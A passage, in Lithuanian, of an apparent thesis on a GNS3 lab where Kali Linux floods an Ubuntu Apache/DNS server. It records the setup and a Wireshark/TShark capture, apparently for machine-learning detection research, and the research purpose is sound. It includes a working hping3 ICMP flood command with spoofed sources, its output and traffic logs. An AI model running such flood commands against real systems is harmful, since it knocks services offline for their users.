


3.13 pav. *Ubuntu* pradžios ekranas

Čia yra *Ubuntu* pradžios ekranas šia *Ubuntu* sistema vėliau paversime į serverį prieš kurį bus nutaikytos atakos.

3.2.2. Kali Linux


Bus instaliuojama virtuali *Kali Linux* sistema į *VMware* ši virtuali mašina bus naudojama atakuojant kita kompiuterį. Instaliuojant *Kali Linux* parsisiunčiam *Iso* failą iš oficialios svetainės reikia pasirinkti norimą instaliuoti versiją, parsisiuntę į kompiuterį toliau atliekame tokius pat veiksmus kaip, kad atlikome su *Ubuntu* virtualia mašina. Paleistas *Kali Linux iso* failas pradeda *Kali Linux* instaliacija papildomų veiksmų instaliacijos metu atlikti nereikia.



3.14 pav. *Kali Linux* pradžios ekranas


3.3. Topologijos sukurimas GNS3

Pirmiausia norint sukurti *GNS3* topologiją reikėjo įsikelti jau sukurtas virtualias mašinas į *GNS3* tai galima padaryti paspaudus ant „*New template*“ mygtuko pavaizduota 3.16 pav.




3.15 pav. Virtualių mašinų pridėjimas prie *GNS3*

Tuomet reikia pasirinkti „*Manually* create a new template“ .




3.16 pav. Norimas virtualios mašinos įkėlimo būdas

Atsidariusiame *preferences* lange spaudžiame ant „*VMware VMS*“ pavaizduota 3.17 pav.



3.17 pav. Pilnas naujos mašinos pridėjimas

Spaudžiam mygtuką „*New*“ pavaizduotą ekrano nuotraukoje 3.18 pav. Tuomet atsidariusiame lange renkamės, kad paieška būtų mūsų kompiuteryje „ *Run this VMware VM on my local computer*“, tuomet reikia spausti „*Next*“ ir mumis turi nukelti į langą kuriame mums rodomas virtualių mašinų sąrašas ir mums reikia pasirinkti virtualią mašiną kurią norėtume įsikelti į *GNS3*



3.18 pav. Naudojama topologija

Su šia topologija pavaizduota 3.19 pav. Buvo atliktos skirtingos atakos, renkami duomenys apie šias atakas ir jie analizuojami.

Projektui įgyvendinti buvo pasitelkta *GNS3* simuliacinė aplinka kurioje buvo įrašyta:

- *Kali Linux* – tai virtuali mašina iš kurios turi būti paleistos skirtingos DoS atakos
- Internetas – aplinkoje buvo pasitelkta, kad puolimas vyksta ne iš vidinio tinklo, o per internetą.
- *WireShark* – su *WireShark* stebimos atakos realiu laiku grafiniu pavidalu

- *TShark* – yra naudojamas duomenų rinkimui apie atakas
- Komutatorius – susiekimas tarp interneto ir sukurto serverio
- *Ubuntu* – *Ubuntu* buvo pasitelktas kaip serveris prieš kurį bus nutaikytos atakos
- Duomenų saugykloje – renkami *TShark* duomenis *.csv* pavidalu

3.4. Naudojamos programos ir konfigūracijos

Šioje simuliacijoje reikėjo įrašyti papildomai programų tam, kad būtų galima atlikti visas norimas atakas, suinstaliuoti reikiamas programas, kad būtų atidaryti tam tikri prievadai.

3.4.1. Kali Linux programos


Simuliacijoje buvo pasitelkiama *Kali Linux* virtuali mašina su kuria buvo atliekamos atakos ir atvirų prievadų skenavimas.

Nereikia papildomos instaliacijos:

- *Nmap* – yra skirtas ieškoti atvirų prievadų, kurie buvo savaime įrašyti į *Kali Linux*, dėl to papildomų instaliacijų atlikti nereikia.
- *Hping3* – atakų atlikimo įrankis kaip ir aukščiau minėtas *nmap* buvo savaime įrašytas, dėl to papildomų instaliacijų atilikti nereikia.

Reikia papildomos instaliacijos:

- *t50* – atakų atlikimo įrankis, dar žinomas kaip greičiausiai generuojantis paketus. Šį įrankį reikėjo įrašyti papildomai, kadangi jis nėra įrašomas kartu su *Kali Linux* instaliacija kuri yra rodoma 3.20 pav.



3.19 pav. t50 įrankio instaliacija

3.4.2. Ubuntu programos

Kadangi *Ubuntu* šiame projekte atstoja serverį prieš kurį reikia atlikti atakas, dėl to į jį reikėjo papildomai instaliuoti programų.

Apache – suinstaliuotas tam, kad iš paprasto *Ubuntu* būtų paversti į serverį su atidarytais TCP protokolo prievadais. Tokiais kaip – 80 ir 443. Instaliacija rodoma 3.21 pav. *Apache* ištirti (Zeebare, Jacksi, Zabari, 2020)

```
taduleika@taduleika-virtual-machine:~$ sudo apt install apache2
[sudo] password for taduleika:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apache2 is already the newest version (2.4.52-1ubuntu4.9).
The following packages were automatically installed and are no longer required:
  libwpe-1.0-1 libwpebackend-fdo-1.0-1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 47 not upgraded.
```

3.20 pav. *apache* instaliacija

Tada reikia padaryti, kad būtų leidžiamas paketų eismas per 80 ir 443 prievadus.

```
taduleika@taduleika-virtual-machine:~$ sudo ufw allow 80/tcp
sudo ufw allow 443/tcp
[sudo] password for taduleika:
Rules updated
Rules updated (v6)
Rules updated
Rules updated (v6)
```


3.21 pav. reikalingų prievadų atidarymas

Tuomet norint atlikti UDP užtvindymo atakas reikia prievado kuris naudotų UDP protokolą. Jam buvo pasirinktas 53 DNS prievadas ir instaliuotas *bind9* kurį reikėjo ištirti (Magnusson, 2019) kuris sugebėjo padėti įrašydamas DNS, dėl to reikėjo atidaryti 53 prievadą. Instaliacija nurodyta ekrano nuotraukoje 3.23 pav.

```
taduleika@taduleika-virtual-machine:~$ sudo apt install bind9 bind9-utils bind9
doc
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bind9 is already the newest version (1:9.18.18-0ubuntu0.22.04.2).
bind9-doc is already the newest version (1:9.18.18-0ubuntu0.22.04.2).
bind9-utils is already the newest version (1:9.18.18-0ubuntu0.22.04.2).
The following packages were automatically installed and are no longer required:
  libwpe-1.0-1 libwpebackend-fdo-1.0-1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 47 not upgraded.
```


3.22 pav. DNS instaliacija

Tada reikia panaudoti komandą 3.24 pav *.sudo nano /etc/bind/named.conf.options* ir atidaryti pagrindinį kofigūracijų langą.



3.23 pav. DNS konfigūracija

Šiame lange yra aprašytos visos DNS konfigūracijos. Jas reikia pakeisti pagal save, tada atsidaro 53 prievadas prieš kurį bus galima atlikti UDP užtvindymo atakas. Tuomet reikia suinstaliuoti įrankį kuris padėtų sumažinti kompiuterio galimybes ir apsisaugoti nuo DoS atakų. tai įrankis skirtas pralaidumo juostai mažinti. Žiūrėti: 3.25 pav.



3.24 pav. *iproute2* instaliacija


Tuomet reikia panaudoti komandą kuri sumažiną pralaidumo juostą.

sudo tc qdisc add dev ens33 root tbf rate 700bit burst 1kbit latency 50ms

Panaudojus šią komanda yra labai stipriai sumažinama *Ubuntu* kompiuterio pralaidumo juosta, kas padaro DoS atakas žymiai lengviau įgyvendinamas, kad būtų galima gauti norimą rezultatą.

3.4.3. Sistemos konfigūravimas

Iš tiesų labai daug papildomų konfigūracijų atlikti nereikia, reikia tik sutvarkyti interneto prieigą virtualioms mašinoms, nes iš pradžių jos neturi prisijungimo prie interneto.



3.25 pav. virtualių mašinų konfigūravimas

Tad reikia per virtualios mašinos nurodomą 3.26 pav. nustatymus nueiti ir paspausti ant „Network *Adapter*“, tuomet pakeisti „*Custom: Specific virtual network*“ iš automatiškai nustatyto VMnet0 į VMnet8 taip padarius buvo suteiktas internetas virtualioms mašinoms.

3.5. Projektinės dalies išvados

1. Parsiusti ir suinstaliuoti *GNS3*, *GNS3*VM ir *VMware*. Visos šios programos sujungtos taip, kad galėtų veikti tarpusavį.
2. Prijungti ir sukonfigūruoti *GNS3* virtualią mašiną prie *GNS3* programos.
3. Apžvelgti reikalingi parametrai virtualioms mašinoms, rekomenduojami kūrėjo minimalūs ir panaudoti simuliacijoje virtualių mašinų parametrai, taip pat buvo panaudoti kuo mažesni virtualių mašinų parametrai dėl fizinio kompiuterio išteklių.
4. Parsiustos ir suinstaliuotos virtualios mašinos tai *Kali Linux*, ir *Ubuntu* mašina. Jas reikėjo sukonfigūruoti taip, kad jos galėtų veikti kuo ekonomiškiau ir, kad naudotų kuo mažiau kompiuterio resursų.
5. Virtualias mašinas reikia sukonfigūruoti ir pridėti į *GNS3* topologiją.
6. Sukurti tinklo topologiją kurioje bus galima testuoti skirtingas DoS atakas ir stebėti jų poveikį aukos serveriui.
7. Sudiegi papildomas programas kurios yra reikalingos tam, kad atlikti simuliaciją, skirtingas atakų testavimo programas. Atidaryti skirtingi prievadai, kad būtų galima prieš juos panaudoti šias atakas, tuomet suinstaliuota programa kuri skirta sumažinti atakuojamojo serverio pajėgumus apsiginti nuo šių atakų.

4. EKSPERIMENTINĖ DALIS

Šioje dalyje aprašomi tokie dalykai, kaip simuliacines aplinkos parengimas, simuliacijos scenarijų parengimas, simuliacija, atliktos skirtingos DoS atakos duomenų stebėjimas su *WireShark* ir duomenų rinkimas su *TShark*

4.1. Simuliacines aplinkos parengimas

Iš pradžių reikia sudėti virtualias mašinas į tinklą ir tada jas sujungiant reikėjo įsitikinti, kad jos gali komunikuoti tarpusavį tam buvo pasitelkta *ping* komanda. Iš pradžių buvo sužiūrėtas *Kali Linux IP* adresas, tuomet *Ubuntu IP* adresas, sužinojus šių mašinų *IP* adresus galima pradėti atlikinėti *ping* komandas tarpusavį. Kai yra gaunami atsakai tiek į vieną tiek į kitą virtualią mašiną tai reiškia, kad jos yra sujungtos tarpusavį, tuomet reikia panaudi tą pačią *ping* komandą tam, kad pažiūrėti ar iš virtualių mašinų yra galimas susisiekimas su internetu. Reikia pinginti 8.8.8.8 adresą kuris priklauso Googlei, gavus iš jo atsaką supratau, kad jungtis pavyko ir galima tęsti simuliaciją toliau.

4.2. Simuliacijos scenarijų parengimas

Scenarijų parengimą reikia padaryti taip kad, *Kali Linux* virtuali mašina būtų naudojama kaip atakos įrankis, nes *Kali Linux* yra puikiai pritaikytas tokiems saugumo bandymams su savo įrašytu iškarto nemažu kiekiu įvairių įrankių. Vienas iš tokių būtų *nmap*. Ir *Ubuntu* kurį reikia paversti į serverį prieš kurį būtų galima atlikti skirtingas atakas. *GNS3* buvo naudojamas ne tik tinklo sudarymui, bet taipogi turi įrašytą *WireShark* ir *TShark* kurie buvo reikalingi simuliacijai.

Simuliacijos eiga:

1. Panaudojus *Kali Linux* turimą programą nmap buvo nuskenuoti *Ubuntu* serverio prievadai, įsitikinant, kad visos instaliacijos *Ubuntu* pavyko ir atitinkami prievadai yra atviri.
2. Atakų bandymai buvo testuojami skirtingomis atakomis prieš *Ubuntu* serverį.
3. Realaus laiko stebėjimui buvo pasitelktas *WireShark* su kuriuo atakos metu ir po jos reikėjo stebėti kas vyksta ir kokie gaunami atsakai iš atakuojamojo įrenginio.
4. Duomenų rinkimui reikia pasirinkti *TShark* su kuriuo galima paimti jau išsaugotą *WireShark* atakos aprašo failą ir per *cmd* komandinę eilutę paversti jį tokia forma kokios reikia mašininiam mokymuisi.

4.3. Simuliacija

Šioje vietoje buvo atlikti visi norimi bandymai, testuojamos skirtingos atakos stebimas paketų srautas tarp *Kali Linux* virtualios mašinos ir *Ubuntu* virtualios mašinos, renkami duomenys.

4.3.1. ICMP užtvindymo ataka

Šiai atakai buvo panaudotas *hping3* įrankis.

Panaudota komanda:

sudo hping3 -1 192.168.67.129 --icmpcode 0 --icmptype 8 --flood --rand-source

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -1 192.168.67.129 --icmpcode 0 --icmptype 8 --flood --rand-so
urce
[sudo] password for kali:
HPING 192.168.67.129 (eth0 192.168.67.129): icmp mode set, 28 headers + 0 dat
a bytes
hping in flood mode, no replies will be shown
^C
── 192.168.67.129 hping statistic ──
2490940 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

4.1 pav. ICMP atakos paleidimas

Viršuje esantis paveikslas – 4 .1 pav. nurodo atakos statistiką taip pat , kad per atakos laiką buvo išsiųsti 2490940 paketai, o gautų atgal paketų 0, dėl to nes *hping3* naudoja netikrus *IP* adresus.

Stebime šia ataką per *WireShark*.

188	39.844886	77.230.86.104	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=12544/49, ttl=64 (reply in 212067)
189	39.844925	43.185.104.202	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=12800/50, ttl=64 (reply in 225318)
190	39.844964	132.79.18.254	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=13056/51, ttl=64 (reply in 238591)
191	39.845002	102.185.161.205	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=13312/52, ttl=64 (reply in 248604)
192	39.845041	191.141.66.146	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=13568/53, ttl=64 (reply in 259373)
193	39.845084	42.109.203.203	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=13824/54, ttl=64 (reply in 271571)
194	39.845117	64.86.36.134	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=14080/55, ttl=64 (reply in 283597)
195	39.845158	99.69.222.158	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=14336/56, ttl=64 (reply in 294212)
196	39.845200	241.105.198.168	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=14592/57, ttl=64 (reply in 303404)
197	39.845241	205.117.57.56	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=14848/58, ttl=64 (reply in 303407)
198	39.845284	108.254.22.49	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=15104/59, ttl=64 (reply in 303408)
199	39.845325	220.149.192.18	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=15360/60, ttl=64 (reply in 303410)
200	39.845371	107.4.188.99	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=15616/61, ttl=64 (reply in 303413)
201	39.845414	249.131.222.10	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=15872/62, ttl=64 (reply in 303414)
202	39.845456	248.81.56.30	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=16128/63, ttl=64 (no response found!)
203	39.845500	25.11.165.233	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=16384/64, ttl=64 (no response found!)
204	39.845545	54.21.137.206	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=16640/65, ttl=64 (no response found!)
205	39.845584	18.222.205.135	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=16896/66, ttl=64 (no response found!)
206	39.845612	247.62.203.131	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=17152/67, ttl=64 (no response found!)
207	39.845649	75.56.199.233	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=17408/68, ttl=64 (no response found!)
208	39.845690	121.91.36.107	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=17664/69, ttl=64 (no response found!)
209	39.845729	96.28.222.199	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=17920/70, ttl=64 (no response found!)
210	39.845770	158.79.42.91	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=18176/71, ttl=64 (no response found!)
211	39.845809	222.135.233.164	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=18432/72, ttl=64 (no response found!)
212	39.845851	198.206.165.219	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=18688/73, ttl=64 (no response found!)
213	39.846050	105.15.221.80	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=18944/74, ttl=64 (no response found!)
214	39.846096	97.188.97.62	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=19200/75, ttl=64 (no response found!)
215	39.846136	99.229.195.123	192.168.67.129	ICMP	42	Echo (ping) request id=0x4899, seq=19456/76, ttl=64 (no response found!)

4.2 pav. ICMP atakos duomenys *WireShark*

Viršuje esančioje ekrano nuotraukoje – 4.2 pav. Matome, kad atsiliepimų atsakymai į užklausas vis didėjo kol galiausiai serveris pradėjo nebesiųsti jokio atsako. Dėl to galime teigti, kad ši ataka pavyko ir serveris buvo galiausiai nebepasiekiamas.

Duomenys surinkti su *TShark* komanda: *tshark -r bendras.pcapng -T fields -e frame.time -e ip.src -e ip.dst -e _ws.col.Protocol -e tcp.flags.syn -e tcp.flags.ack -e tcp.flags.reset -e udp.srcport -e udp.dstport -e icmp.type -e icmp.code -E header=y -E separator=, -E quote=d -E occurrence=f > bendras.csv*

5 lentelė Surinkti ICMP atakos duomenys naudojant *TShark*

Apr 22, 2024 21:29:53.392187000 FLE Daylight Time	9.8.127.164	192.168.67.129	8
Apr 22, 2024 21:29:53.392210000 FLE Daylight Time	192.168.67.129	77.77.155.22	0
Apr 22, 2024 21:29:53.392226000 FLE Daylight Time	77.91.38.3	192.168.67.129	8
Apr 22, 2024 21:29:53.392240000 FLE Daylight Time	192.168.67.129	199.147.165.92	0
Apr 22, 2024 21:29:53.392256000 FLE Daylight Time	199.88.102.40	192.168.67.129	8
Apr 22, 2024 21:29:53.392269000 FLE Daylight Time	192.168.67.129	220.229.18.206	0
Apr 22, 2024 21:29:53.392290000 FLE Daylight Time	192.168.67.129	102.209.211.43	0
Apr 22, 2024 21:29:53.392296000 FLE Daylight Time	252.68.121.91	192.168.67.129	8
Apr 22, 2024 21:29:53.392311000 FLE Daylight Time	192.168.67.129	198.111.22.9	0
Apr 22, 2024 21:29:53.392318000 FLE Daylight Time	108.25.39.165	192.168.67.129	8
Apr 22, 2024 21:29:53.392332000 FLE Daylight Time	192.168.67.129	188.88.230.57	0
Apr 22, 2024 21:29:53.392347000 FLE Daylight Time	231.220.5.40	192.168.67.129	8
Apr 22, 2024 21:29:53.392352000 FLE Daylight Time	192.168.67.129	40.108.30.109	0
Apr 22, 2024 21:29:53.392366000 FLE Daylight Time	138.229.222.192	192.168.67.129	8
Apr 22, 2024 21:29:53.392380000 FLE Daylight Time	192.168.67.129	158.141.11.220	0
Apr 22, 2024 21:29:53.392401000 FLE Daylight Time	229.212.18.64	192.168.67.129	8
Apr 22, 2024 21:29:53.392403000 FLE Daylight Time	192.168.67.129	140.212.158.209	0
Apr 22, 2024 21:29:53.392908000 FLE Daylight Time	246.169.12.199	192.168.67.129	8
Apr 22, 2024 21:29:53.392947000 FLE Daylight Time	255.168.65.188	192.168.67.129	8
Apr 22, 2024 21:29:53.392986000 FLE Daylight Time	36.9.135.254	192.168.67.129	8
Apr 22, 2024 21:29:53.393025000 FLE Daylight Time	77.230.86.104	192.168.67.129	8
Apr 22, 2024 21:29:53.393064000 FLE Daylight Time	43.185.104.202	192.168.67.129	8
Apr 22, 2024 21:29:53.393103000 FLE Daylight Time	132.79.18.254	192.168.67.129	8

